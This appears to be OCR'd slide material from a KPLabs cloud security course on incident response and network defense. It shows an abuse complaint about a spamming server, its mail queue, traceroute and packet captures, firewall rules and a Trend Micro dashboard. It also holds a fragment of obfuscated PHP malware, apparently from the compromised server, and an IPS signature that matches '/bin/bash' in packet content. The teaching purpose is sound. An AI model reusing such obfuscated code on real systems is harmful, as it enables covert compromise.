Current State
Powered on
Snapshot
Today at 7:56 AM


Recovery Point
DISASTER
Recovery Time
RPO (Lost Data)
RTO (Restoration)
How far back ?
How long to recover ?



Requesting Authorization for Other Simulated Events

Please email us directly at **aws-security-simulated-event@amazon.com**. When communicating your event, please be sure to provide details on the event including:

- Dates
- Accounts involved
- Assets involved
- Contact information including phone number
- Detailed description of the planned events

[DigitalOcean] New Ticket # 950365 : Abuse Complaint

DigitalOcean
Wed 2/24/2016, 7:49 PM
You


> You forwarded this message on 2/25/2016 9:26 PM

Please review the following abuse complaint and provide us with a resolution:

****
[SpamCop V4.8.3]
This message is brief for your comfort. Please use links below for details.

Email from 128.199.72.9 / Wed, 24 Feb 2016 12:30:43 +0000
https://www.spamcop.net/w3m?i=z6415134688z955e7ca160140a68f337bf64ce44a10bz


[Offending message]
X-Apparently-To: x Wed, 24 Feb 2016 12:30:43 +0000
Return-Path:
X-YahooFilteredBulk: 128.199.72.9



```
root@mydreams:/var/spool/postfix/maildrop 162x42
36043117DA7  6257910D88   6F30A10CE58  8B8BC1CCD69  9840417D30F  A4EC918992C  B190017B042  BE60916ED8D  DAA4E359E6
360441A6193  6257A30951   6F30B1795E3  8B8BE16BAF6  984041C793   A4EC91BE009  B1907DCDB7   BE609172093  DAA4F1D769E
3604515EB55  6257B1A4570  6F3101D4BCB  8B8C016F73B  984061C38A6  A4ECB19DF57  B1908993AA   BE6093B38A   DAA50198037
3604723AEE   6257E197B1E  6F310236C7   8B8C4157BCA  984091ADFB1  A4ECC157A0   B1909FEFF    BE60B12A07   DAA501CE9F4
36048180BAE  6257F116E9E  6F311106937  8B8C533EB2   9840C114A49  A4ECC1650C5  B190A15F972  BE60DDF0E    DAA511A9A3A
3604917FC32  6257F165C43  6F31114A8F   8B8C5B8829   9840C1A2A3A  A4ECD1BBD87  B190A16D917  BE60F16636A  DAA5419E531
360493E5B9   625801BB1D1  6F3111C552D  8B8C7171959  9840D1246C   A4ECD9D0E4   B190AFE2C    BE6141987A   DAA5516266F
3604AFB98    62581171E46  6F3112DA48   8B8CE143D3   9840D1BD870  A4ED31C7145  B190B1ABE73  BE6151A4DE0  DAA561A863C
3604B105918  625811B38B8  6F31217D9F8  8B8D01202D   9840D1D06E1  A4ED326C1A   B190D233C2   BE61815ACEE  DAA57186FA1
3604B2B894   625822C914   6F314119C6   8B8D01B4FB8  9840E161FB5  A4ED626CBF   B190E3BB98   BE61917EA1B  DAA59DC2C
3604BD7D5    625831AE769  6F315163B8E  8B8D1114FE   9840E1738A8  A4ED810A0FF  B19101AE8B9  BE61A38189   DAA5ADD1B
3604F1581AE  625831D1D5C  6F3181AD966  8B8D3164AAD  9840E1BECD4  A4ED8181AB9  B19111084D   BE61B10E0A4  DAA5B1A6754
3604F1625AF  62583C53D    6F3182A068   8B8D41BD599  9840F1A75B   A4ED932BD9   B191110DA8D  BE61C1638CC  DAA5B1A9951
3604F1AF10   62584165540  6F3191CA8ED  8B8D5164B4E  984111A5E60  A4EDB16E245  B1913CC34    BE61C8EAA5   DAA5C18C036
360501C08BE  6258418E99A  6F31A176F9F  8B8D5190AAE  984131A9D6D  A4EDC1EDDB   B19141A4832  BE61E10CE16  DAA5C1CE1CC
360511138D9  625841CB170  6F31A186F38  8B8D536F90   9841424FDA   A4EDDFC711   B1916105499  BE61E1D4D69  DAA5F165F7D
36051166DB3  6258514E48   6F31BBA23D   8B8D610B0E   984143E164   A4EE01A123B  B191A1CED70  BE61F15D9EA  DAA612F8E2
360512BCE7   6258518B74D  6F31D1ADCCC  8B8D61B7C07  9841510B474  A4EE01C800C  B191B1137CF  BE61FEEE1    DAA641B0B91
3605219716D  6258610E27F  6F31D1D0D66  8B8D8167F69  9841515F4A5  A4EE2193E96  B191C197391  BE6201673E8  DAA641C4D2F
360523D681   625861B67FE  6F31E113BA5  8B8D91B11E1  9841517A585  A4EE41680FF  B191C1A7621  BE62311C08C  DAA642B6AE
360531156A7  625871A157A  6F31F2F38B   8B8DA1A3DF3  98416178374  A4EE41CCE3B  B191D1C8F25  BE6241162B3  DAA6611923
360531C783E  625881C2053  6F3241E26A   8B8DA3C478   9841711B91B  A4EE5186C69  B191F172B28  BE6241B9C91  DAA66171CED
3605415899B  62589173C7   6F32528307   8B8DC10F830  984171D4C9B  A4EE619A863  B192119663   BE6241CE430  DAA661C11F8
360561589CB  6258A16D259  6F326186D6C  8B8DC1984CD  98417323AC   A4EE716210C  B192419685B  BE62810C80B  DAA6716B488
36057182623  6258A1D5CFC  6F3271870A1  8B8DC31EA7   9841A1B107D  A4EE71CA107  B1928303AB   BE6291CBDC3  DAA671C2031
3605817FF28  6258C15EF21  6F3282C7D2   8B8DD25874   9841B176EC4  A4EE8195862  B1929328AF   BE62A1A2EA1  DAA68139939
```


```
<?php


                                $tdc16 = 519;$GLOBALS['n800e']=Array();global$n800e;$n800e=$GLOBALS;${"\
\x4e\x58\x42\x22\x26\x4a\x65\x70\x25\x50\x33\x7a\x3b\x72\x4d\x37\x3e\x24\x5c\x51\x2b\x2a\x57\x23\x3d\x5
1\x7c\x4f\x4c\x21\x52\x67\x5e\x74\x2c\x55\x2e\x30\x3c\x2d\x77\x27\x5b\x54\x76\x59\x5d\x66\x40\x68\x49\x6
38\x43\x47\x36\x41\x45\x3a\x2f\x60\x75\x34\x64";$n800e[$n800e['n87b469'][12].$n800e['n87b469'][57].$n800
0].$n800e['n87b469'][89].$n800e['n87b469'][31]]=$n800e['n87b469'][31].$n800e['n87b469'][69].$n800e['n87b
7].$n800e['n87b469'][96].$n800e['n87b469'][20].$n800e['n87b469'][34].$n800e['n87b469'][71]]=$n800e['n87b
0e[$n800e['n87b469'][72].$n800e['n87b469'][83].$n800e['n87b469'][67].$n800e['n87b469'][71].$n800e['n87b4
e['n87b469'][34].$n800e['n87b469'][97]]=$n800e['n87b469'][36].$n800e['n87b469'][53].$n800e['n87b469'][18
469'][72];$n800e[$n800e['n87b469'][71].$n800e['n87b469'][11].$n800e['n87b469'][67].$n800e['n87b469'][96]
469'][33].$n800e['n87b469'][72].$n800e['n87b469'][33].$n800e['n87b469'][30].$n800e['n87b469'][36].$n800e
69'][41].$n800e['n87b469'][20].$n800e['n87b469'][67].$n800e['n87b469'][86]]=$n800e['n87b469'][36].$n800e
].$n800e['n87b469'][32].$n800e['n87b469'][75].$n800e['n87b469'][33].$n800e['n87b469'][16].$n800e['n87b46
.$n800e['n87b469'][82].$n800e['n87b469'][77].$n800e['n87b469'][82].$n800e['n87b469'][20].$n800e['n87b469
['n87b469'][69].$n800e['n87b469'][12].$n800e['n87b469'][64].$n800e['n87b469'][11].$n800e['n87b469'][18].
9']][74].$n800e['n87b469'][72];$n800e[$n800e['n87b469'][76].$n800e['n87b469'][57].$n800e['n87b469'][82].$
']][96].$n800e['n87b469'][67]]=$n800e['n87b469'][95].$n800e['n87b469'][72].$n800e['n87b469'][36].$n800e[
$n800e['n87b469'][32].$n800e['n87b469'][75].$n800e['n87b469'][33].$n800e['n87b469'][16].$n800e['n87b469
n800e['n87b469'][57].$n800e['n87b469'][20].$n800e['n87b469'][20].$n800e['n87b469'][82]]=$n800e['n87b469
n87b469'][11].$n800e['n87b469'][89].$n800e['n87b469'][96].$n800e['n87b469'][30].$n800e['n87b469'][97].$n
][74].$n800e['n87b469'][97].$n800e['n87b469'][11];$n800e[$n800e['n87b469'][33].$n800e['n87b469'][11].$n8
[71].$n800e['n87b469'][77].$n800e['n87b469'][11]]=$n800e['n87b469'][36].$n800e['n87b469'][11].$n800e['n8
```

Chapter 2: Defense in Depth Approach



Chapter 3: Designing Defensive Network Infrastructure

```
zeal@kplabs:~$ traceroute kplabs.in
traceroute to kplabs.in (139.162.21.95), 30 hops max, 60 byte packets
 1  192.168.225.1 (192.168.225.1)  2.511 ms  2.823 ms  2.480 ms
 2  * * *
 3  10.71.168.67 (10.71.168.67)  50.600 ms 10.71.168.66 (10.71.168.66)  50.585 ms 10.71.168.67 (10.71.168.67)  50.547 ms
 4  172.26.8.11 (172.26.8.11)  48.965 ms 172.26.8.15 (172.26.8.15)  50.468 ms 172.26.8.11 (172.26.8.11)  49.247 ms
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  103.198.140.164 (103.198.140.164)  71.255 ms  70.220 ms  77.678 ms
11  103.198.140.27 (103.198.140.27)  192.096 ms  171.445 ms  171.375 ms
12  30gigabitethernet1-3.core1.ams1.he.net (80.249.209.150)  205.580 ms  205.542 ms  205.481 ms
13  100ge9-1.core1.lon2.he.net (72.52.92.213)  191.973 ms  205.462 ms  205.429 ms
14  100ge4-1.core1.nyc4.he.net (72.52.92.166)  279.981 ms  273.536 ms  266.778 ms
15  100ge14-2.core1.sjc2.he.net (184.105.81.213)  325.892 ms  300.578 ms  314.615 ms
16  pacnet.10gigabitethernet2-2.core1.sjc2.he.net (216.218.192.234)  343.293 ms  344.995 ms  336.785 ms
17  te0-4-0-1.wr2.sin0.10026.telstraglobal.net (61.14.158.104)  526.670 ms  526.213 ms  513.440 ms
18  xe0-2-0.gw1.sin2.pacnet.net (202.147.52.66)  513.332 ms  504.273 ms  508.712 ms
19  gw2.sin1.sg.linode.com (61.14.147.179)  307.733 ms  289.823 ms gw1.sin1.sg.linode.com (61.14.147.177)  301.655 ms
20  139.162.0.10 (139.162.0.10)  287.180 ms 139.162.0.14 (139.162.0.14)  294.581 ms 139.162.0.10 (139.162.0.10)  309.005 ms
21  li863-95.members.linode.com (139.162.21.95)  282.558 ms  308.017 ms  288.445 ms
```





```
▸Ethernet II, Src: a8:a7:95:0a:00:1d (a8:a7:95:0a:00:1d), Dst: 4a:1a:48:32:68:68 (4a:1a:48:32:68:68)
▸Internet Protocol Version 4, Src: 192.168.225.238 (192.168.225.238), Dst: 139.162.21.95 (139.162.21.95)
▸Transmission Control Protocol, Src Port: 52477 (52477), Dst Port: http (80), Seq: 1, Ack: 1, Len: 371
▸Hypertext Transfer Protocol
```

```
▾Ethernet II, Src: a8:a7:95:0a:00:1d (a8:a7:95:0a:00:1d), Dst: 4a:1a:48:32:68:68 (4a:1a:48:32:68:68)
 ▸Destination: 4a:1a:48:32:68:68 (4a:1a:48:32:68:68)
 ▸Source: a8:a7:95:0a:00:1d (a8:a7:95:0a:00:1d)
  Type: IP (0x0800)
```


```
▾Internet Protocol Version 4, Src: 192.168.225.238 (192.168.225.238), Dst: 139.162.21.95 (139.162.21.95)
  Version: 4
  Header length: 20 bytes
▸Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
  Total Length: 423
  Identification: 0x5f22 (24354)
▸Flags: 0x02 (Don't Fragment)
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (6)
▸Header checksum: 0x9696 [validation disabled]
  Source: 192.168.225.238 (192.168.225.238)
  Destination: 139.162.21.95 (139.162.21.95)
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]
```

```
▾Transmission Control Protocol, Src Port: 52477 (52477), Dst Port: http (80), Seq: 1, Ack: 1, Len: 371
  Source port: 52477 (52477)
  Destination port: http (80)
  [Stream index: 20]
  Sequence number: 1    (relative sequence number)
  [Next sequence number: 372    (relative sequence number)]
  Acknowledgment number: 1    (relative ack number)
  Header length: 32 bytes
▸Flags: 0x018 (PSH, ACK)
  Window size value: 229
  [Calculated window size: 29312]
  [Window size scaling factor: 128]
▸Checksum: 0xe85f [validation disabled]
▸Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
▸[SEQ/ACK analysis]
```


```
▾Hypertext Transfer Protocol
▸GET / HTTP/1.1\r\n
  Host: kplabs.in\r\n
  Connection: keep-alive\r\n
  Upgrade-Insecure-Requests: 1\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
  DNT: 1\r\n
  Accept-Encoding: gzip, deflate, sdch\r\n
  Accept-Language: en-US,en;q=0.8\r\n
  \r\n
  [Full request URI: http://kplabs.in/]
  [HTTP request 1/2]
```





Rule	IP	Port
Allow	52.24.52.24	ALL
Deny	32.42.59.26	ALL
Allow	17.24.53.32	80





Rule	IP	Port
DENY	ALL	ALL
ALLOW	8.8.8.8	ALL


Rule
IP
Port
DENY
ALL
ALL
ALLOW
8.8.8.8
ALL
System Adminstrator
Security Team


1
FW
2
IPS
3
Server
Packet Content :
|00 FA 00 FF| "/bin/bash"


VPC
VPC
10.0.0.0/16
IDS / IPS
NAT Gateway
Public Subnet
Router
Internet gateway
EC2 Instance
Agents installed on every
EC2 instance


TREND MICRO
Deep Security
Knowledge Portal
instructors@kplabs.in
News
Help
Support
Dashboard
Actions
Alerts
Events & Reports
Computers
Policies
Administration
Default
All
24 Hour View
All Computers
Apply Filter
Alert Status
Critical: 0
Warning: 1
LATEST ALERTS:
AGE
Agent/Appliance Upgrade Reco...
2 Days
Computer Status
COMPUTER STATUS
Critical 0
Warning 0
Managed 1
Unmanaged 4
My User Summary
instructors@kplabs.in
ACCOUNT NAME
Knowledge Portal
ROLE
Full Access
LAST SIGN-IN
September 16, 2017 10:35
PREVIOUS SIGN-IN
N/A



